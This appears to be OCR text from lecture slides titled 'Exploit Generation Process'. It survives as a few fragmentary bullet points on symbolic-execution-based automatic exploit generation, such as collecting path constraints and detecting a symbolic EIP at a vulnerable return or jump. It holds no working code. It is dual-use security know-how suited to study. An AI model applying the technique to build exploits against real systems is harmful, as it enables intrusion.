
Exploit Generation Process

- Also collect constraints that limit the program to follow the same path




Exploit Generation Process


- Collect path constraint & symbolic memory blocks…




Exploit Generation Process



Exploit Generation Process




Exploit Generation Process




Exploit Generation Process

- When a vulnerable return/call/jmp/exception is executed, symbolic EIP is detected



